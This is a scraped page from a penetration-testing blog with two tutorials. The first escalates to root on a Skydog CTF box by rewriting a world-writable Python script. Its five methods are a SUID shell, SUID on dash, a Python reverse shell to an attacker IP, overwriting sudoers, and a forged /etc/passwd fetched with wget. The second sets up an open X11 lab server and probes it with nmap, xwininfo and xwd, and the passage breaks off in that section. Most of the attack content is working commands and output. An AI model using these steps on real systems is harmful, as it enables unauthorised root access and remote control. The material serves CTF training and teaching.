

# Hacking Articles

Raj Chandel's Blog

Author

Web Penetration Testing

Penetration Testing

Courses We Offer

My Books

Donate us

## Multiple Ways to Get root through Writable File

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **3 COMMENTS**

In Linux everything is a file, including directories and devices that have permissions to allow or restricted three operations i.e. read/write/execute. When admin set permission for any file, he should be aware of Linux users to whom he is going allow or restrict all three permissions.

In this article, we are going to discuss Linux privilege escalation through writable file/script. To know more about Linux system permission to read this article.

### Table of content

- Escalate root via writable script in 5 different methods
- Copy /bin/sh inside /tmp
- Set SUID bit for /bin/dash

### Search

ENTER KEYWORD

### Subscribe to Blog via Email

Email Address

SUBSCRIBE

- Give ALL permission to logged user through sudoers
- Set SUID bit for /bin/cp
- Malicious code for reverse connection.

## Let's start!!!

Start yours attacking machine and first compromise the target system and then move to privilege escalation stage. Suppose I successfully login into victim's machine through ssh and access non-root user terminal. Then by using the following command, we can enumerate all binaries having writable permission.

```
1 | find / -writable -type f 2>/dev/null | grep -v "/proc/"
```

As you can observe that it has shown a python file which is stored inside /lib/log. When we explored that path we notice permission 777 for sanitizer.py

```
wernerbrandes@skydogctf:~$ find / -writable -type f 2>/dev/null | grep -v "/proc/"
/lib/log/sanitizer.py
/sys/fs/cgroup/systemd/user/1001.user/1.session/tasks
/sys/fs/cgroup/systemd/user/1001.user/1.session/cgroup.procs
/sys/kernel/security/apparmor/.access
/home/wernerbrandes/.cache/motd.legal-displayed
/home/wernerbrandes/.selected_editor
/home/wernerbrandes/.profile
/home/wernerbrandes/.bashrc
/home/wernerbrandes/.bash_history
/home/wernerbrandes/.bash_logout
wernerbrandes@skydogctf:~$ cd /lib/log
wernerbrandes@skydogctf:/lib/log$ ls -al sanitizer.py
-rwxrwxrwx 1 root root 103 Jun 9 03:43 sanitizer.py
wernerbrandes@skydogctf:/lib/log$
```

So here the following script was added by admin to cleanup all junk file from inside /tmp and these type of files depends upon specific time interval for executions.

Now if an attack identify such types of situation in victim's machine then he can destroy his system by escalating root privileges in following ways




```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/*')
except:
    sys.exit()
wernerbrandes@skydogctf:/lib/log$
```

## 1<sup>st</sup> Method

There so many methods to gain root access as in this method we copied /bin/sh inside /tmp and enabled SUID for /tmp/sh. It is quite simple, first, open the file through some editor for example nano sanitizer.py and replace “rm -r /tmp/\*\*” from the following line as given below

```
1 | os.system('cp /bin/sh /tmp/sh')
2 | os.system('chmod u+s /tmp/sh')
```



```
GNU nano 2.2.6                               File
#!/usr/bin/env python
import os
import sys
try:
    os.system('cp /bin/sh /tmp/sh')
    os.system('chmod u+s /tmp/sh')
except:
    sys.exit()
```

After some time it will create an sh file inside /tmp directory having SUID permission and when you will run it you will give root access.

```
1 | cd /tmp
```

## Categories

- ¶ BackTrack 5 Tutorials
- ¶ Best of Hacking
- ¶ Browser Hacking
- ¶ Cryptography & Stegnography
- ¶ CTF Challenges
- ¶ Cyber Forensics
- ¶ Database Hacking
- ¶ Domain Hacking
- ¶ Email Hacking
- ¶ Footprinting
- ¶ Hacking Tools
- ¶ Kali Linux
- ¶ Nmap
- ¶ Others
- ¶ Penetration Testing
- ¶ Social Engineering Toolkit
- ¶ Trojans & Backdoors
- ¶ Website Hacking
- ¶ Window Password Hacking
- ¶ Windows Hacking Tricks
- ¶ Wireless Hacking
- ¶ Youtube Hacking

```
2 ls
3 ./sh
4 id
5 whoami
```

As you can confirm this from given below image.

```
wernerbrandes@skydogctf:/tmp$ ls ↵
sh
wernerbrandes@skydogctf:/tmp$ ./sh ↵
# id ↵
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
# whoami ↵
root
#
```

## 2<sup>nd</sup> Method

Similarly, you can also replace “rm -r /tmp/\*” from the following line as given below.

```
1 os.system('chmod u+s /bin/dash')
```

```
GNU nano 2.2.6          File: sanitizer.py

#!/usr/bin/env python
import os
import sys
try:
    os.system('chmod u+s /bin/dash')
except:
    sys.exit()
```

After some time it will set SUID permission for /bin/dash and when you will run it will give root access.

```
1 /bin/dash
2 id
3 whoami
```

As you can confirm this from given below image.

## Articles

Select Month

## Facebook Page



Be the first of your friends to like this

```
wernerbrandes@skydogctf:/lib/log$ /bin/dash ↵
$ id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) groups=1001(wernerbrandes)
$ exit
wernerbrandes@skydogctf:/lib/log$ /bin/dash ↵
# id
uid=1001(wernerbrandes) gid=1001(wernerbrandes) euid=0(root) groups=0(root),1001(wernerbrandes)
# █
```

### 3<sup>rd</sup> Method

In this method we have pasted python reverse shell connection code at place of **rm -r /tmp/\*** and start netcat listener in a new terminal.

```
wernerbrandes@skydogctf:/lib/log$ cat sanitizer.py ↵
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.103",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
wernerbrandes@skydogctf:/lib/log$ █
```

And as said above after some time we got the reverse connection through netcat and root access.

```
1 | nc -lvp 1234
2 | id
3 | whoami
```

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.1.104: inverse host lookup failed: Unknown host
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.104] 46362
/bin/sh: 0: can't access tty; job control turned off
# id ↵
uid=0(root) gid=0(root) groups=0(root)
# whoami ↵
root
#
```

As you can confirm this from given below image.

#### 4<sup>th</sup> Method

Another most interesting method is to give sudo right to the logged users by making him sudoers file member. If you will notice below image then you can ensure that currently user: wernerbrandes may not run sudo command.

```
wernerbrandes@skydogctf:/lib/log$ ls
sanitizer.py
wernerbrandes@skydogctf:/lib/log$ sudo -l ↵
[sudo] password for wernerbrandes:
Sorry, user wernerbrandes may not run sudo on skydogctf.
```

Similarly you can also replace “rm -r /tmp/\*” from following line as given below.

```
1 | os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers'
```

```
GNU nano 2.2.6          File: sanitizer.py

#!/usr/bin/env python
import os
import sys
try:
    os.system('echo "wernerbrandes ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers')
except:
    sys.exit()


```

And after some time, when you will type “sudo -l” command then you will notice, it becomes the member of sudo users. To take root access type “sudo bash” and enjoy the root access.

```
1 | sudo -l
2 | sudo bash
3 | id
```

## 5<sup>th</sup> Method

As we all know how much important role play by passwd in any linux -like system and if an attacker gets chance to modify this file, it becomes a dynamic way of privilege escalation.

Similarly, we will try something like this BUT with help of the writable script, here by using cat command we can etc/passwd file.

Here you can observe the highlighted entry for user: nemo records, as per my guessing UID:1000 & GID:1000 indicates it would be a member of admin group.

However, we want to edit nemo record to make him a member of root, therefore, select the whole content of etc/passwd and copy it and then paste into empty text file.

```
wernerbrandes@skydogctf:~$ cd /lib/log ↵
wernerbrandes@skydogctf:/lib/log$ ls
sanitizer.py
wernerbrandes@skydogctf:/lib/log$ cat /etc/passwd ↵
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nemo:x:1000:1000:nemo,,,:/home/nemo:/bin/bash
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bash
wernerbrandes@skydogctf:/lib/log$ █
```


After then in a new terminal generate a salt password with help of openssl as shown and copy it.

```
openssl passwd -1 -salt abc 123
```

```
root@kali:~# openssl passwd -1 -salt abc 123 ↵
$1$abc$98/EDagBiz63dxD3fhRFk1
root@kali:~#
```

Now paste above-copied salt password at the place of “X” in the record entry of user nemo and also change previous UID&GID with 0:0 as shown in the given image. Once above said all steps are completed save the text file as “**passwd**” because when you will transfer this file to victim’s machine it will overwrite the content of original passwd file.

```
1 | cd Desktop
2 | python -m SimpleHTTPServer 80
```



The screenshot shows a terminal window with the title "passwd" and the path "~/Desktop". The content of the terminal is the /etc/passwd file, which lists various system accounts and their details. A red watermark "www.hackingarticles.in" is visible across the terminal window. The terminal output includes:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nemo:$1$abc$98/EDagBiz63dxD3fhRFk1:0:0:nemo,,,:/home/nemo:/bin/bash
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bash
```

Now taking advantage of writable script replace “`rm -r /tmp/*`” from the following line as given below.

```
1 | os.system('chmod u+s /bin/cp)
```

After some time it will enable SUID bit for /bin/cp to copy any file.

```
GNU nano 2.2.6          File: sanitizer.py

#!/usr/bin/env python
import os
import sys
try:
    os.system('chmod u+s /bin/cp')
except:
    sys.exit()
```

Now download your modified passwd file inside /tmp directory of victim's machine. Let's check whether SUID bit gets enabled for /bin/cp or not with help of the following command after then copy modify passwd file into /etc/passwd with help of cp command which will overwrite the content of original passwd file.

```
1 cd /tmp
2 wget http://192.168.1.103/passwd
3 ls -al /bin/cp
4 cp passwd /etc/passwd
```

```
wernerbrandes@skydogctf:/lib/log$ cd /tmp ↵
wernerbrandes@skydogctf:/tmp$ wget http://192.168.1.103/passwd ↵
--2018-06-07 15:25:19-- http://192.168.1.103/passwd
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1301 (1.3K) [application/octet-stream]
Saving to: 'passwd'

100%[=====] 1,301      --.-K/s   in 0s

2018-06-07 15:25:19 (40.5 MB/s) - 'passwd' saved [1301/1301]

wernerbrandes@skydogctf:/tmp$ ls
passwd
wernerbrandes@skydogctf:/tmp$ cp passwd /etc/passwd
cp: cannot create regular file '/etc/passwd': Permission denied
wernerbrandes@skydogctf:/tmp$ ls -al /bin/cp ↵
-rwsr-xr-x 1 root root 130304 Jan 13 2015 /bin/cp
wernerbrandes@skydogctf:/tmp$ cp passwd /etc/passwd ↵
wernerbrandes@skydogctf:/tmp$
```

Now let confirm whether we have successfully manipulated the content of passwd file or not with help of the following command.

```
tail /etc/passwd
```

Wonderful!!! You can observe the following changes has now become the part of passwd file.

```
wernerbrandes@skydogctf:/tmp$ tail /etc/passwd ↵
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nemo:$1$abc$98/EDagBiz63dxD3fhRFk1:0:0:nemo,,,:/home/nemo:/bin/bash
wernerbrandes:x:1001:1001:Werner Brandes,,,:/home/wernerbrandes:/bin/bashwernerbrandes
@skydogctf:/tmp$
```

Now let take root access by executing following command:

```
1 | su nemo
2 | password 123
3 | whoami
```

So today we have demonstrated how an attacker can lead to privilege escalation through the writable file.

```
wernerbrandes@skydogctf:/tmp$ su nemo ↵
Password: www.hackingarticles.in
root@skydogctf:/tmp# whoami ↵
root
root@skydogctf:/tmp#
```

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

## Penetration Testing on X11 Server

posted in **PENETRATION TESTING** on **JUNE 10, 2018** by **RAJ CHANDEL** with **0 COMMENT**

X is an architecture-independent system for remote graphical user interfaces and input device capabilities. Each person using a networked terminal has the ability to interact with the display with any type of user input device.

Source: Wikipedia

In most of the cases the X's Server's access control is disabled. But if enabled, it allows anyone to connect to the server. This Vulnerability is called X11 Server Unauthenticated Access Open. You can get more information from [here](#).

For a proper demonstration, we will have to create up a Lab with this Vulnerability.

## Lab Setup

We will use Ubuntu 14.04 system for this Vulnerable Lab setup. After the basic installation of the Ubuntu Server, we will focus on locating the “lightdm.conf” file. The Location of this file is: /etc/lightdm/lightdm.conf. But if you can't seem to find this at that location, you can get it for yourself from here.

To edit the file, we will use gedit.


```
gedit /etc/lightdm/lightdm.conf
```



The screenshot shows a terminal window titled "root@ubuntu: ~". The command "gedit /etc/lightdm/lightdm.conf" is being typed in. A green arrow cursor is positioned after the command. Below the command, a warning message from gedit is displayed: "(gedit:2972): IBUS-WARNING \*\*: The owner of /home/ubuntu/.config/ibus/bu...". The URL "www.hackingarticles.in" is visible in the background of the terminal window.

To create the vulnerability, we will uncomment the following line:

```
xserver-allow-tcp=true
```




```
*lightdm.conf x
#
# type = Seat type (local, xremote, unity)
# pam-service = PAM service to use for login
# pam-autologin-service = PAM service to use for autologin
# pam-greeter-service = PAM service to use for greeters
# xserver-backend = X backend to use (mir)
# xserver-command = X server command to run (can also contain
arguments e.g. X -special-option)
# xmir-command = Xmir server command to run (can also contain
arguments e.g. Xmir -special-option)
# xserver-config = Config file to pass to X server
# xserver-layout = Layout to pass to X server
xserver-allow-tcp = True if TCP/IP connections are allowed to this X
server
# xserver-share = True if the X server is shared for both greeter
and session
# xserver-hostname = Hostname of X server (only for type=xremote)
# xserver-display-number = Display number of X server (only for
type=xremote)
# xdmcp-manager = XDMCP manager to connect to (implies xserver-allow-
```

Plain Text ▾ Tab Width: 8 ▾ Ln 56, Col 76 INS

Now that we have made changes in the conf file, to make them come in effect, we will restart the lightdm service

command: `service lightdm restart`




```
root@ubuntu:~#
root@ubuntu:~# service lightdm restart ↵
```

Now when the lightdm service restarts, we will disable the access control. This will allow clients on the network to get connected to the server.

command: xhost +

And That's it. We have successfully created the X11 Vulnerable Server.




```
root@ubuntu:~# xhost +
access control disabled, clients can connect from any host
root@ubuntu:~#
```

## Penetration Testing of X11 Server

To begin the Penetration Testing, we will start with the nmap scan.

```
nmap -sV 192.168.1.109
```



```
root@kali:~# nmap -sV 192.168.1.109
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:54 EDT
Nmap scan report for 192.168.1.109
Host is up (0.0044s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;
l 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
6000/tcp  open  X11     X.Org (open)
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 35.88 seconds
```

As we can see from the screenshot that we have the TCP port 6000 open on the Server (192.168.1.109). Also, it is running the X11 service on that port.

Nmap have a script, which checks if the attacker is allowed to connect to the X Server. We can check if the X Server allows us the connection as shown below.

```
1 | nmap 192.168.1.109 -p 6000 --script x11-access
```

We can clearly see from the screenshot provided that the X Server allows us the access.

```
root@kali:~# nmap 192.168.1.109 -p 6000 --script x11-access ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-09 05:58 EDT
Nmap scan report for 192.168.1.109
Host is up (0.029s latency).

PORT      STATE SERVICE
6000/tcp  open  X11
|_x11-access: X server access is granted
MAC Address: 24:FD:52:BB:8D:8B (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
```

## XWININFO

This is the built-in utility in Kali, it shows the windows information for X Service. In Penetration Testing, xwininfo can be used to get the information about the windows opened on the target system.

**Command: xwininfo -root -tree -display 192.168.1.109:0**

- Root = specifies that X's root window is the target window
- Tree = displays the names of the windows
- Display = specify the server to connect to

We can extract much information from the screenshot above like:

- Victim has Gnome Terminal Opened

- Victim is a VMware user
- Victim has Nautilus (Ubuntu File Browser) Opened

```
root@kali:~# xwininfo -root -tree -display 192.168.1.109:0 ↵
xwininfo: Window id: 0x165 (the root window) (has no name)

  Root window id: 0x165 (the root window) (has no name)
  Parent window id: 0x0 (none)
    74 children:
      0x3000007 "Terminal": ()  10x10+-100+-100  +-100+-100
      0x3000004 (has no name): ()  1x1+-1+-1  +-1+-1
      0x3000001 "Terminal": ("gnome-terminal" "Gnome-terminal")  10x10+10+10
      ↵
      10
        1 child:
          0x3000002 (has no name): ()  1x1+-1+-1  +9+9
          0x1e00009 (has no name): ()  1362x2+2+767  +2+767
          0x1e00007 (has no name): ()  2x764+1365+2  +1365+2
          0x1e00008 (has no name): ()  1362x2+2+-1  +2+-1
          0x1e00006 (has no name): ()  2x764+-1+2  +-1+2
          0x2a00026 "vmware-user": ()  10x10+-100+-100  +-100+-100
          0x2000004 (has no name): ()  1x1+-1+-1  +-1+-1
          0x260014b "nautilus": ("nautilus" "Nautilus")  174x37+1367+769  +1367+769
            1 child:
              0x260014c (has no name): ()  1x1+-1+-1  +1366+768
            ↵
            0x260014d (has no name): ()  1x1+-1+-1  +1366+768
```

## XWD

It is a X Window System utility that helps in taking screenshots. On our Kali System we will use the xwd to take the screenshot of Xserver. This utility takes the screenshots in xwd format.

```
1 | xwd -root -screen -silent -display 192.168.1.109:0 > screenshot.xwd
```

